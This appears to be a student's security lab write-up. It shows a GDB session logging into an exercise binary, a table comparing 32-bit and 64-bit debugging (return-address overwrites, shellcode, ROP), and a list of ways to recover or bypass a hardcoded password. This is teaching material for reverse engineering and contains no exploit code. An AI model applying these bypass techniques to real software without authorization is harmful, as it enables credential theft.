There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./task5...
(gdb) run
Starting program: /home/kali/Desktop/lab2/task5
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter password:
12345
Congratulations! You logged in
[Inferior 1 (process 52693) exited normally]
(gdb)
```

Figure. password is found

- The password is `12345`

Q2: Differences between debugging 32-bit and 64-bit applications

Aspect	32-bit (x86)	64-bit (x86-64)
Instruction Pointer	EIP	RIP
Stack Pointer	ESP	RSP
General registers	EAX , EBX , ECX ...	RAX , RBX , RCX , R8-R15 ...
Function arguments	Passed on the stack	Passed in registers (RDI , RSI , RDX , RCX , R8 , R9)
Address size	4 bytes	8 bytes
Return address overwrite	Easier (4-byte writes)	Needs 8-byte aligned writes; canonical address restrictions
Shellcode on stack	Simpler with execstack	More complex; ROP chains often preferred

Q3: Do we need shellcode for Task 4?

No. The goal is to find the correct **password** (a string comparison bypass), not to execute arbitrary code. This can be done by:

- Statically analyzing the binary with `strings` , `objdump` , or `Ghidra` to find the hardcoded password.
- Using `ltrace` or `strings` to observe the `strcmp` or similar call with the expected value.
- Patching the comparison in GDB to always return "correct."

Since we're redirecting logical flow (or reading a hardcoded secret), **no shellcode injection is needed**. This is a pure **reverse engineering / logic bypass** task.